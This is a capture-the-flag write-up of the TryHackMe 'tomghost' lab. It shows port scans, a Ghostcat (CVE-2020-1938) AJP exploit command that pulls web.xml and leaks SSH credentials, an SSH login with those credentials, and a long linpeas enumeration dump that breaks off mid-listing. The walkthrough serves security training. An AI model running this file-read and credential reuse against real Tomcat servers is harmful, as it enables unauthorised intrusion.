tomghost

https://tryhackme.com/r/room/tomghost

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privlige escalation
6. Loot
7. Archive

Information Gathering

Scanned all TCP ports:

```
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
8009/tcp open  ajp13
8080/tcp open  http-proxy
```

Enumerated open TCP ports:


```
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
```

Enumerated top 200 UDP ports:

Enumeration

Port 80 - HTTP (Apache)

```
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
```



PORT 22 - SSH (OpenSSH 7.2p2)

```
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
```

Port 8009 - HTTP (ajp13 Apache Jserv (Protocol v1.3))

https://book.hacktricks.xyz/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp#cve-2020-1938-ghostcat

CVE-2020-1938 'Ghostcat'

If the AJP port is exposed, Tomcat might be susceptible to the Ghostcat vulnerability. Here is an exploit that works with this issue.

Ghostcat is a LFI vulnerability, but somewhat restricted: only files from a certain path can be pulled. Still, this can include files like `WEB-INF/web.xml` which can leak important information like credentials for the Tomcat interface, depending on the server setup.

Patched versions at or above 9.0.31, 8.5.51, and 7.0.100 have fixed this issue.

Exploitation

CVE-2020-1938 'Ghostcat', SSH credentials retrival

I liked this exploit for simplicity:

```
┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/CVE-2020-1938]
└─# python3 tomcat.py  10.10.190.200 -f /WEB-INF/web.xml -p 8009
Getting resource at ajp13://10.10.190.200:8009/hissec
----------------------------
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">
```

```
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/CVE-2020-1938]
└─# ssh skyfuck@10.10.190.200
The authenticity of host '10.10.190.200 (10.10.190.200)' can't be
established.
ED25519 key fingerprint is
SHA256:tWlLnZPnvRHCM9xwpxygZKxaf0vJ8/J64v9ApP8dCDo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.190.200' (ED25519) to the list of known
hosts.
skyfuck@10.10.190.200's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ whoami
skyfuck
```

Privilege Escalation

Local Enumeration

```
skyfuck@ubuntu:~$ whoami
skyfuck
```

```
skyfuck@ubuntu:~$ pwd
/home/skyfuck
skyfuck@ubuntu:~$ dir
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$ (cat /proc/version || uname -a ) 2>/dev/null
Linux version 4.4.0-174-generic (buildd@lcy01-amd64-027) (gcc version 5.4.0
20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #204-Ubuntu SMP Wed Jan 29
06:41:01 UTC 2020
```

linpeas.sh

```
./linpeas.sh
```

```
  linpeas v2.2.7 by carlospolop

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-
privilege-escalation-checklist
 LEYEND:
  RED/YELLOW: 99% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts,
cronjobs)
  LightMangenta: Your username


═══════════════════════════════════( Basic information
)═══════════════════════════════════
OS: Linux version 4.4.0-174-generic (buildd@lcy01-amd64-027) (gcc version
5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #204-Ubuntu SMP Wed Jan 29
06:41:01 UTC 2020
User & Groups: uid=1002(skyfuck) gid=1002(skyfuck) groups=1002(skyfuck)
```

```
Hostname: ubuntu
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (You can use linpeas to
discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (You can use
linpeas to discover hosts/port scanning, learn more with -h)


═══════════════════════════════════( System Information
)═══════════════════════════════════
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-
exploits
Linux version 4.4.0-174-generic (buildd@lcy01-amd64-027) (gcc version 5.4.0
20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #204-Ubuntu SMP Wed Jan 29
06:41:01 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16

[+] PATH
[i] Any writable folder in original PATH? (a new completed path will be
exported)
/home/skyfuck/bin:/home/skyfuck/.local/bin:/usr/local/sbin:/usr/local/bin:/u
sr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
New path exported:
/home/skyfuck/bin:/home/skyfuck/.local/bin:/usr/local/sbin:/usr/local/bin:/u
sr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games

[+] Date
Tue Apr  9 23:26:03 PDT 2024

[+] System stats
Filesystem      Size  Used Avail Use% Mounted on
udev            980M     0  980M   0% /dev
tmpfs           200M  3.1M  197M   2% /run
/dev/xvda1      8.8G  2.3G  6.1G  28% /
tmpfs          1000M     0 1000M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs          1000M     0 1000M   0% /sys/fs/cgroup
tmpfs           200M     0  200M   0% /run/user/1002
              total        used        free      shared  buff/cache
available
Mem:        2046272      186984     1658352        3112      200936
```

```
1705628
Swap:        998396           0      998396

[+] Environment
[i] Any private information inside environment variables?
LESSOPEN=| /usr/bin/lesspipe %s
HISTFILESIZE=0
MAIL=/var/mail/skyfuck
SSH_CLIENT=10.11.80.80 54046 22
USER=skyfuck
LANGUAGE=en_US:
SHLVL=1
HOME=/home/skyfuck
SSH_TTY=/dev/pts/2
LOGNAME=skyfuck
_=./linpeas.sh
XDG_SESSION_ID=43
TERM=xterm-256color
PATH=/home/skyfuck/bin:/home/skyfuck/.local/bin:/usr/local/sbin:/usr/local/b
in:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
XDG_RUNTIME_DIR=/run/user/1002
LANG=en_US.UTF-8
HISTSIZE=0
SHELL=/bin/bash
LESSCLOSE=/usr/bin/lesspipe %s %s
SSH_CONNECTION=10.11.80.80 54046 10.10.190.200 22
HISTFILE=/dev/null

[+] Looking for Signature verification failed in dmseg
 Not Found

[+] selinux enabled? .......... sestatus Not Found
[+] Printer? .......... lpstat Not Found
[+] Is this a container? .......... No
[+] Is ASLR enabled? .......... Yes

═══════════════════════════════════════( Devices
)═══════════════════════════════════════
[+] Any sd* disk in /dev? (limit 20)

[+] Unmounted file-system?
[i] Check if you can mount umounted devices
UUID=dc927fae-cdab-4f2d-a233-715537ac23c8       /       ext4
errors=remount-ro       0 1
UUID=901d3c43-5f28-491a-b1eb-127a57ca96d0       none    swap    sw      0 0


═══════════════════════════════════( Available Software
)═══════════════════════════════════
```

```
[+] Useful software?
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/curl
/bin/ping
/usr/bin/base64
/usr/bin/python3
/usr/bin/perl
/usr/bin/sudo

[+] Installed compilers?
/usr/share/gcc-5


╔══════════╣ Processes, Cron & Services
╚══════════╝
[+] Cleaned processes
[i] Check weird & unexpected proceses run by root:
https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  37848  5844 ?        Ss   22:20   0:00 /sbin/init
noprompt
root       220  0.0  0.1  29636  3228 ?        Ss   22:20   0:00
/lib/systemd/systemd-journald
root       264  0.0  0.1  44448  3848 ?        Ss   22:20   0:00
/lib/systemd/systemd-udevd
systemd+   310  0.0  0.1 100320  2508 ?        Ssl  22:20   0:00
/lib/systemd/systemd-timesyncd
root       532  0.0  0.1  16120  2876 ?        Ss   22:20   0:00
/sbin/dhclient -1 -v -pf /run/dhclient.eth0.pid -lf
/var/lib/dhcp/dhclient.eth0.leases -I -df
/var/lib/dhcp/dhclient6.eth0.leases eth0
root       585  0.0  0.1  28540  3096 ?        Ss   22:20   0:00
/lib/systemd/systemd-logind
root       600  0.0  0.1  29004  2980 ?        Ss   22:20   0:00
/usr/sbin/cron -f
message+   604  0.0  0.1  42888  3788 ?        Ss   22:20   0:00
/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --
systemd-activation
syslog     621  0.0  0.1 256388  3356 ?        Ssl  22:20   0:00
/usr/sbin/rsyslogd -n
root       622  0.0  0.3 275860  6164 ?        Ssl  22:20   0:00
/usr/lib/accountsservice/accounts-daemon
dnsmasq    672  0.0  0.0  52860   404 ?        S    22:20   0:00
/usr/sbin/dnsmasq -x /var/run/dnsmasq/dnsmasq.pid -u dnsmasq -r
/var/run/dnsmasq/resolv.conf -7 /etc/dnsmasq.d,.dpkg-dist,.dpkg-old,.dpkg-
new --local-service --trust-
anchor=.,19036,8,2,49aac11d7b6f6446702e54a1607371607a1a41855200fd2ce1cdde32f
```

```
24e8fb5 --trust-
anchor=.,20326,8,2,e06d44b80b8f1d39a95c0b0d7c65d08458e880409bbc683457104237c
7f8ec8d
tomcat     706  0.2  7.8 3049776 160264 ?      Sl   22:20   0:08
/usr/lib/jvm/java-1.8.0-openjdk-amd64/jre/bin/java -
Djava.util.logging.config.file=/opt/tomcat/conf/logging.properties -
Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -
Djava.awt.headless=true -Djava.security.egd=file:/dev/./urandom -
Djdk.tls.ephemeralDHKeySize=2048 -
Djava.protocol.handler.pkgs=org.apache.catalina.webresources -
Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Xms512M -Xmx1024M
-server -XX:+UseParallelGC -Dignore.endorsed.dirs= -classpath
/opt/tomcat/bin/bootstrap.jar:/opt/tomcat/bin/tomcat-juli.jar -
Dcatalina.base=/opt/tomcat -Dcatalina.home=/opt/tomcat -
Djava.io.tmpdir=/opt/tomcat/temp org.apache.catalina.startup.Bootstrap start
root       712  0.0  0.3  65508  6276 ?        Ss   22:20   0:00
/usr/sbin/sshd -D
root       724  0.0  0.1  15748  2168 ttyS0    Ss+  22:20   0:00
/sbin/agetty --keep-baud 115200 38400 9600 ttyS0 vt220
root       728  0.0  0.0  15932  1776 tty1     Ss+  22:20   0:00
/sbin/agetty --noclear tty1 linux
skyfuck   6539  0.0  0.2  45296  4616 ?        Ss   22:53   0:00
/lib/systemd/systemd --user
skyfuck   6541  0.0  0.0  61300  1980 ?        S    22:53   0:00 (sd-pam)
skyfuck   6569  0.0  0.1  92828  3520 ?        S    22:53   0:00 sshd:
skyfuck@pts/0
skyfuck   6572  0.0  0.2  22252  4720 pts/0    Ss+  22:53   0:00 -bash
skyfuck   7294  0.0  0.1  92828  3592 ?        S    22:57   0:00 sshd:
skyfuck@pts/1
skyfuck   7295  0.0  0.2  22252  4792 pts/1    Ss+  22:57   0:00 -bash
skyfuck   7847  0.0  0.1  92828  3484 ?        S    23:01   0:00 sshd:
skyfuck@pts/2
skyfuck   7848  0.0  0.2  22252  4796 pts/2    Ss   23:01   0:00 -bash
skyfuck  12286  0.0  0.0   4500  1784 pts/2    S+   23:26   0:00 /bin/sh
./linpeas.sh
skyfuck  12471  0.0  0.1  37360  3376 pts/2    R+   23:26   0:00 ps aux

[+] Binary processes permissions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
   0 lrwxrwxrwx 1 root root    4 Mar 10  2020 /bin/sh -> dash
1.6M -rwxr-xr-x 1 root root 1.6M Feb  5  2020 /lib/systemd/systemd
320K -rwxr-xr-x 1 root root 319K Feb  5  2020 /lib/systemd/systemd-journald
608K -rwxr-xr-x 1 root root 605K Feb  5  2020 /lib/systemd/systemd-logind
140K -rwxr-xr-x 1 root root 139K Feb  5  2020 /lib/systemd/systemd-timesyncd
444K -rwxr-xr-x 1 root root 443K Feb  5  2020 /lib/systemd/systemd-udevd
 44K -rwxr-xr-x 1 root root  44K Jan 27  2020 /sbin/agetty
476K -rwxr-xr-x 1 root root 476K Mar  5  2018 /sbin/dhclient
   0 lrwxrwxrwx 1 root root   20 Feb  5  2020 /sbin/init ->
/lib/systemd/systemd
```

```
220K -rwxr-xr-x 1 root root 219K Nov 29  2019 /usr/bin/dbus-daemon
164K -rwxr-xr-x 1 root root 162K Nov  3  2016
/usr/lib/accountsservice/accounts-daemon
8.0K -rwxr-xr-x 1 root root 6.4K Jan 17  2020 /usr/lib/jvm/java-1.8.0-
openjdk-amd64/jre/bin/java
 44K -rwxr-xr-x 1 root root  44K Apr  5  2016 /usr/sbin/cron
364K -rwxr-xr-x 1 root root 364K Jul 12  2018 /usr/sbin/dnsmasq
588K -rwxr-xr-x 1 root root 586K Mar 25  2019 /usr/sbin/rsyslogd
776K -rwxr-xr-x 1 root root 773K Mar  4  2019 /usr/sbin/sshd

[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-
jobs
-rw-r--r-- 1 root root  766 Mar 10  2020 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x  2 root root 4096 Mar 10  2020 .
drwxr-xr-x 91 root root 4096 Mar 11  2020 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rw-r--r--  1 root root  191 Mar 10  2020 popularity-contest

/etc/cron.daily:
total 44
drwxr-xr-x  2 root root 4096 Mar 10  2020 .
drwxr-xr-x 91 root root 4096 Mar 11  2020 ..
-rwxr-xr-x  1 root root 1474 Oct  9  2018 apt-compat
-rwxr-xr-x  1 root root  355 May 22  2012 bsdmainutils
-rwxr-xr-x  1 root root 1597 Nov 26  2015 dpkg
-rwxr-xr-x  1 root root  372 May  5  2015 logrotate
-rwxr-xr-x  1 root root 1293 Nov  6  2015 man-db
-rwxr-xr-x  1 root root  435 Nov 17  2014 mlocate
-rwxr-xr-x  1 root root  249 Nov 12  2015 passwd
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rwxr-xr-x  1 root root 3449 Feb 26  2016 popularity-contest

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Mar 10  2020 .
drwxr-xr-x 91 root root 4096 Mar 11  2020 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Mar 10  2020 .
drwxr-xr-x 91 root root 4096 Mar 11  2020 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder

/etc/cron.weekly:
```

```
total 20
drwxr-xr-x  2 root root 4096 Mar 10  2020 .
drwxr-xr-x 91 root root 4096 Mar 11  2020 ..
-rwxr-xr-x  1 root root  210 Jan 27  2020 fstrim
-rwxr-xr-x  1 root root  771 Nov  6  2015 man-db
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*  *    * * *   root    cd /root/ufw && bash ufw.sh

[+] Services
[i] Search for outdated versions
 [ + ]  apparmor
 [ - ]  bootmisc.sh
 [ - ]  checkfs.sh
 [ - ]  checkroot-bootclean.sh
 [ - ]  checkroot.sh
 [ + ]  console-setup
 [ + ]  cron
 [ + ]  dbus
 [ + ]  dnsmasq
 [ + ]  grub-common
 [ - ]  hostname.sh
 [ - ]  hwclock.sh
 [ + ]  irqbalance
 [ - ]  keyboard-setup.dpkg-bak
 [ - ]  killprocs
 [ + ]  kmod
 [ - ]  mountall-bootclean.sh
 [ - ]  mountall.sh
 [ - ]  mountdevsubfs.sh
 [ - ]  mountkernfs.sh
 [ - ]  mountnfs-bootclean.sh
 [ - ]  mountnfs.sh
 [ + ]  networking
 [ + ]  ondemand
 [ - ]  open-vm-tools
 [ - ]  plymouth
 [ - ]  plymouth-log
 [ + ]  procps
 [ - ]  rc.local
 [ + ]  resolvconf
 [ - ]  rsync
 [ + ]  rsyslog
 [ - ]  sendsigs
 [ + ]  ssh
 [ + ]  udev
```

```
 [ + ]  ufw
 [ - ]  umountfs
 [ - ]  umountnfs.sh
 [ - ]  umountroot
 [ + ]  urandom
 [ - ]  uuidd
 [ - ]  x11-common


================================( Network Information
)================================
[+] Hostname, hosts and DNS
ubuntu
127.0.0.1       localhost
127.0.1.1       ubuntu

::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
nameserver 8.8.8.8

[+] Content of /etc/inetd.conf
/etc/inetd.conf Not Found

[+] Networks and neighbours
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
eth0      Link encap:Ethernet  HWaddr 02:72:03:96:6f:b9
          inet addr:10.10.190.200  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::72:3ff:fe96:6fb9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:73201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74645 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3414748 (3.4 MB)  TX bytes:4544157 (4.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

10.10.0.1 dev eth0 lladdr 02:c8:85:b5:5a:aa REACHABLE
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
```

```
0.0.0.0         10.10.0.1       0.0.0.0         UG    0      0        0 eth0
10.10.0.0       0.0.0.0         255.255.0.0     U     0      0        0 eth0

[+] Iptables rules
iptables rules Not Found

[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#internal-
open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 10.10.190.200:22        10.11.80.80:54746
ESTABLISHED -
tcp        0      0 10.10.190.200:22        10.11.80.80:37704
ESTABLISHED -
tcp        0    544 10.10.190.200:22        10.11.80.80:54046
ESTABLISHED -
tcp6       0      0  :::8009                 :::*                    LISTEN
-
tcp6       0      0  :::8080                 :::*                    LISTEN
-
tcp6       0      0  :::53                   :::*                    LISTEN
-
tcp6       0      0  :::22                   :::*                    LISTEN
-
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN
-
udp        0      0 0.0.0.0:53              0.0.0.0:*
-
udp        0      0 0.0.0.0:68              0.0.0.0:*
-
udp        0      0 10.10.190.200:52638     8.8.8.8:53
ESTABLISHED -
udp6       0      0  :::53                   :::*
-

[+] Can I sniff with tcpdump?
No


═══════════════════════════════════( Users Information
)═══════════════════════════════════
[+] My user
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#groups
```

```
uid=1002(skyfuck) gid=1002(skyfuck) groups=1002(skyfuck)

[+] Do I have PGP keys?

[+] Clipboard or highlighted text?
xsel and xclip Not Found

[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-
with-sudo-and-suid-commands

[+] Checking /etc/doas.conf
/etc/doas.conf Not Found

[+] Checking Pkexec policy

[+] Don forget to test 'su' as any other user with shell: without password
and with their names as password (I can't do it...)
[+] Do not forget to execute 'sudo -l' without password or with valid
password (if you know it)!!

[+] Superusers
root:x:0:0:root:/root:/bin/bash

[+] Users with console
merlin:x:1000:1000:zrimga,,,:/home/merlin:/bin/bash
root:x:0:0:root:/root:/bin/bash
skyfuck:x:1002:1002:tryhackme TRIAL
PoC,3871289312,2931923021,2391293912,2031201201:/home/skyfuck:/bin/bash

[+] Login information
 23:26:06 up  1:05,  3 users,  load average: 0.04, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
skyfuck  pts/0    10.11.80.80      22:53   28:52   0.03s  0.03s -bash
skyfuck  pts/1    10.11.80.80      22:57   27:25   0.02s  0.02s -bash
skyfuck  pts/2    10.11.80.80      23:01    5.00s  0.05s  0.00s w
merlin   pts/0        192.168.85.1     Tue Mar 10 22:51 - 22:53  (00:01)
reboot   system boot  4.4.0-174-generi Tue Mar 10 22:50 - 22:53  (00:02)
merlin   pts/0        192.168.85.1     Tue Mar 10 22:47 - 22:50  (00:03)
reboot   system boot  4.4.0-174-generi Tue Mar 10 22:46 - 22:53  (00:06)
merlin   pts/0        192.168.85.1     Tue Mar 10 22:01 - 22:45  (00:44)
merlin   pts/0        192.168.85.1     Tue Mar 10 18:17 - 22:00  (03:43)
merlin   tty1                          Tue Mar 10 17:59 - crash  (04:47)
reboot   system boot  4.4.0-142-generi Tue Mar 10 17:57 - 22:53  (04:56)

wtmp begins Tue Mar 10 17:57:14 2020

[+] All users
_apt
```

```
backup
bin
daemon
dnsmasq
games
gnats
irc
list
lp
mail
man
merlin
messagebus
news
nobody
proxy
root
skyfuck
sshd
sync
syslog
systemd-bus-proxy
systemd-network
systemd-resolve
systemd-timesync
sys
tomcat
uucp
uuidd
www-data

[+] Password policy
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512


═══════════════════════════════════( Software Information
)═══════════════════════════════════
[+] MySQL version
mysql Not Found

[+] MySQL connection using default root/root ........... No
[+] MySQL connection using root/toor ................... No
[+] MySQL connection using root/NOPASS ................. No
[+] Looking for mysql credentials and exec
 Not Found
```

```
[+] PostgreSQL version and pgadmin credentials
 Not Found

[+] PostgreSQL connection to template0 using postgres/NOPASS ........ No
[+] PostgreSQL connection to template1 using postgres/NOPASS ........ No
[+] PostgreSQL connection to template0 using pgsql/NOPASS ........... No
[+] PostgreSQL connection to template1 using pgsql/NOPASS ........... No

[+] Apache server info
 Not Found

[+] Looking for PHPCookies
 Not Found

[+] Looking for Wordpress wp-config.php files
wp-config.php Not Found

[+] Looking for Tomcat users file
tomcat-users.xml Not Found

[+] Mongo information
 Not Found

[+] Looking for supervisord configuration file
supervisord.conf Not Found

[+] Looking for cesi configuration file
cesi.conf Not Found

[+] Looking for Rsyncd config file
/usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
        comment = public archive
        path = /var/www/pub
        use chroot = yes
        lock file = /var/lock/rsyncd
        read only = yes
        list = yes
        uid = nobody
        gid = nogroup
        strict modes = yes
        ignore errors = no
        ignore nonreadable = yes
        transfer logging = no
        timeout = 600
        refuse options = checksum dry-run
        dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz

[+] Looking for Hostapd config file
```

```
hostapd.conf Not Found

[+] Looking for wifi conns file
 Not Found

[+] Looking for Anaconda-ks config files
anaconda-ks.cfg Not Found

[+] Looking for .vnc directories and their passwd files
.vnc Not Found

[+] Looking for ldap directories and their hashes
/etc/ldap
The password hash is from the {SSHA} to 'structural'

[+] Looking for .ovpn files and credentials
.ovpn Not Found

[+] Looking for ssl/ssh files
Port 22
PermitRootLogin prohibit-password
PubkeyAuthentication yes
PermitEmptyPasswords no
ChallengeResponseAuthentication no
UsePAM yes

Looking inside /etc/ssh/ssh_config for interesting info
Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
    GSSAPIDelegateCredentials no

[+] Looking for unexpected auth lines in /etc/pam.d/sshd
No

[+] Looking for Cloud credentials (AWS, Azure, GC)

[+] NFS exports?
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/nfs-
no_root_squash-misconfiguration-pe
/etc/exports Not Found

[+] Looking for kerberos conf files and tickets
[i] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88#pass-the-
ticket-ptt
krb5.conf Not Found
tickets kerberos Not Found
klist Not Found
```

```
[+] Looking for Kibana yaml
kibana.yml Not Found

[+] Looking for logstash files
 Not Found

[+] Looking for elasticsearch files
 Not Found

[+] Looking for Vault-ssh files
vault-ssh-helper.hcl Not Found

[+] Looking for AD cached hahses
cached hashes Not Found

[+] Looking for screen sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-
sessions
screen Not Found

[+] Looking for tmux sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-
sessions
tmux Not Found

[+] Looking for Couchdb directory

[+] Looking for redis.conf

[+] Looking for dovecot files
dovecot credentials Not Found

[+] Looking for mosquitto.conf


═══════════════════════════════════( Interesting Files
)═══════════════════════════════════
[+] SUID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-
with-sudo-and-suid-commands
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo           --->    /sudo$
/usr/bin/passwd         --->
Apple_Mac_OSX/Solaris/SPARC_8/9/Sun_Solaris_2.5.1_PAM
/usr/bin/gpasswd
```

```
/usr/bin/chsh
/usr/bin/chfn            --->    SuSE_9.3/10
/usr/bin/newgrp          --->    HP-UX_10.20
